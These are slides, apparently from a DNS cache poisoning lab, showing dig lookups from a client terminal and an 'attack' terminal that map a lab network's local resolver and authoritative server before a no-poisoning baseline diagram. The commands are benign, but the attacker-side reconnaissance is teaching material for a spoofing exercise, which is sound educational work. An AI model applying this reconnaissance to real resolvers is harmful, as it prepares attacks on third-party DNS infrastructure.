The command `dig` is a tool for querying DNS nameservers for information about host addresses, mail exchanges, nameservers and related information. This tool can be used from any Operating System based on Unix. The most typical use of `dig` is to simply query a single host.

(3) Network discovery from client side:

To discover the structure of the network we will use the command **`dig`**. In order to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com:

⇒ On the ***client terminal*** type:

```
dig facebook.com
```

Step2) Network discovery - dig

⇒ The output will tell us:

The image shows a terminal window titled 'client' displaying the output of a 'dig' command. The output is as follows:

```
;; ANSWER SECTION:
facebook.com.      60000   IN      A       192.168.0.222
;; AUTHORITY SECTION:
com.               60000   IN      NS      dnscom.com.
;; Query time: 29 msec
;; SERVER: 10.0.0.3#53(10.0.0.3)
;; WHEN: Sun May 1 15:12:53 2016
;; MSG SIZE rcvd: 67

client:~#
```

Three callout boxes with red arrows point to specific parts of the output:

- The top box points to the IP address '192.168.0.222' in the ANSWER SECTION, labeled: **IP of facebook.com (192.168.0.222)**
- The middle box points to the DNS server hostname 'dnscom.com.' in the AUTHORITY SECTION, labeled: **Hostname of its DNS server (dnscom.com)**
- The bottom box points to the server IP '10.0.0.3' in the SERVER line, labeled: **IP of local DNS (10.0.0.3)**

Step2) Network discovery – dig

(3) Network discovery from client side:

Now we have discovered that dnscom.com is the hostname of authoritative DNS of facebook.com, so we will find its IP address:

⇒ On the *client terminal* type:

```
dig dnscom.com
```

Step2) Network discovery – dig

⇒ The output will tell us:

```
client
;; ANSWER SECTION:
dnscom.com.      60000   IN      A       10.0.0.5
;; AUTHORITY SECTION:
com.             59828   IN      NS      dnscom.com.

;; Query time: 2 msec
;; SERVER: 10.0.0.3#53(10.0.0.3)
;; WHEN: Sun May 1 14:46:27 2016
;; MSG SIZE rcvd: 58

client:~#
```

IP address
of
dnscom.com

Step2) Network discovery – dig

(4) Network discovery from attacker side:

Now, we want to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com from the attacker side:

⇒ On the ***attack terminal*** type:

```
dig facebook.com
```

Step3) Network discovery – dig

⇒ The output will tell us:

```
attack
:: ANSWER SECTION:
facebook.com.      59962  IN    A    192.168.0.222
:: AUTHORITY SECTION:
com.               59962  IN    NS   dnscom.com.
:: Query time: 1 msec
:: SERVER: 10.0.0.3#53(10.0.0.3)
:: WHEN: Sun May 1 15:13:50 2015
:: MSG SIZE rcvd: 67
attack:/#
```

IP of
facebook.com
(192.168.0.222)

Hostname of
its **DNS**
server
(dnscom.com)

IP of local
DNS
(10.0.0.3)

Step2) Network discovery – dig

(4) Network discovery from attacker side:

Now we have discovered that dnscom.com is the hostname of authoritative DNS of facebook.com, so we will find its IP address:

⇒ On the ***attack terminal*** type:

```
dig dnscom.com
```


Step3) Network discovery – dig

⇒ The output will tell us:

```
attack
:: ANSWER SECTION:
dnscom.com.      58827  IN    A     10.0.0.5
:: AUTHORITY SECTION:
com.             58655  IN    NS    dnscom.com.
:: Query time: 1 msec
:: SERVER: 10.0.0.3#53(10.0.0.3)
:: WHEN: Sun May  1 15:06:00 2016
:: MSG SIZE rcvd: 58
attack:/#
```


IP address
of
dnscom.com

Scenario without poisoning



Scenario without poisoning

1) Client asks to his local DNS the IP address of the server where the website is located




A client decides to go on the website **facebook.com**

Scenario without poisoning


2) Initially the cache of the local DNS is empty, so it will ask to the root

dns-local dns-root dns-com




A client decides to go on the website **facebook.com**

